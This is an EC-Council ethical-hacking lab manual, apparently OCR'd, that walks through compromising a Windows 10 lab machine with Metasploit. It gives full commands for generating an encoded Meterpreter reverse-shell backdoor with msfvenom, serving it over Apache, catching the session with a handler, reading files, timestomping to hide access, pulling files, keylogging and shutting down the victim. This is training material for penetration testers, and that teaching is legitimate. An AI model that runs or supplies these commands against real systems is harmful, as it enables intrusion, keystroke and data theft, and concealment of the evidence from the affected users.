The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Ensure that the **Windows 10** and **Parrot Security** virtual machines are turned on.
2. Before beginning this lab, create a text file named **secret.txt** in the **Windows 10** virtual machine; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

Note: In this lab, the **secret.txt** file contains the text "**My credit card account number is 123456789.**"

The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.




Figure 2.2.1: A text file containing the account number

3. Switch to the **Parrot Security** virtual machine and launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory

TASK 2.1

Create and Share Backdoor.exe File

7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Backdoor.exe** and press **Enter**.

Note: Here, the localhost IP address is **10.10.10.13** (the **Parrot Security** virtual machine.)




Figure 2.2.2: Creating a Payload

8. This will generate **Backdoor.exe**, a malicious file, on **Desktop**, as shown in the screenshot.




Figure 2.2.3: Malicious file successfully generated

9. Now, you need to share **Backdoor.exe** with the target machine (in this lab, **Windows 10**).
10. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.
11. Type **cp /root/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.




Figure 2.2.4: Copying the backdoor file

13. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.

TASK 2.2

Execute Payload

14. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.
15. Now, issue the following commands in msfconsole:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **show options** and press **Enter**; this lets you know the listening port




Figure 2.2.5: Setup the reverse TCP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. To start the handler, type **exploit -j -z** and press **Enter**.




Figure 2.2.6: Exploit the Windows 10 machine

TASK 2.3

Download and Run Backdoor.exe File

17. Switch to the **Windows 10** virtual machine.
18. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
19. Click **Backdoor.exe** to download the file.




Figure 2.2.7: Downloading malicious exe file on the victim's system

20. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Note: Make sure that both the **Backdoor.exe** and **secret.txt** files are stored in the same directory (here, **Downloads**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.




Figure 2.2.8: Security warning on executing the exe file

22. Leave the **Windows 10** virtual machine running and switch to the **Parrot Security** virtual machine.
23. The **Meterpreter** session has successfully been opened, as shown in the screenshot.




Figure 2.2.9: Exploit result of Windows 10 machine

TASK 2.4

Establish a Session and Obtain User Information

24. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.




Figure 2.2.10: creating the session

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

Figure 2.2.11: Viewing system info

26. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.




Figure 2.2.12: IP address-related information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.5

List All the Files in a Current Directory

27. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.
28. Type **pwd** and press **Enter** to view the current working directory on the victim machine.

Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.




Figure 2.2.13: Obtain getuid and finding the present working directory (pwd)

29. Type **ls** and press **Enter** to list the files in the current working directory.




Figure 2.2.14: Listing all the files in the directory

TASK 2.6

View the Contents of a File

30. To read the contents of a text file, type **cat <filename.txt>** (here, **secret.txt**) and press **Enter**.




Figure 2.2.15: Issuing cat command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.7

View the MACE Attributes

31. Now, we will change the **MACE** attributes of the **secret.exe** file.

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

To leave no trace of these MACE attributes, use the **timestomp** command to change the attributes as you wish after accessing a file.

32. To view the mace attributes of **secret.txt**, type **timestomp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.




Figure 2.2.16: Viewing the timestomp information

TASK 2.8

Change the PWD and List the Files in the Changed Directory

33. To change the **MACE** value, type **timestomp secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **secret.txt** file.

Note: **-m**: specifies the modified value.

34. You can see the changed **Modified** value by issuing the command **timestomp secret.txt -v**.




Figure 2.2.17: Changing the modified value

35. Similarly, you can change the **Accessed** (**-a**), **Created** (**-c**), and **Entry Modified** (**-e**) values of a particular file.

36. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.




Figure 2.2.18: Changing the path of the directory

38. Here, the **download** command can be used to download a file from the remote machine to the host machine. To do so, type **download <Filename.extension>** and press **Enter**.
39. The file will be downloaded to the **Home** or **root** folder of the host machine (here, the **Parrot Security** virtual machine).
40. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.
41. Type **search -f <Filename.extension>** (here **pagefile.sys**) and press **Enter**. This displays the location of the searched file.




Figure 2.2.19: Locating files on the victim machine

42. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.

TASK 2.9

Capture the Key Strokes




Figure 2.2.20: Capturing keyboard input

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Now, switch to the **Windows 10** virtual machine, create a text file, and start typing something.

Figure 2.2.21: Performing keystrokes as a victim

44. Switch to the **Parrot Security** virtual machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.




Figure 2.2.22: Dumping all the keystrokes

45. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.

Figure 2.2.23: Viewing the idle time

TASK 2.10

Shutdown the Target Machine

46. You can also type **shutdown** and press **Enter** to shut down the victim machine after performing post-exploitation.
47. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.

Figure 2.2.24 Shutting down the victim machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 2.2.25: Victim machine successfully shut down

48. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.
49. Close all open windows and document all the acquired information.
50. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
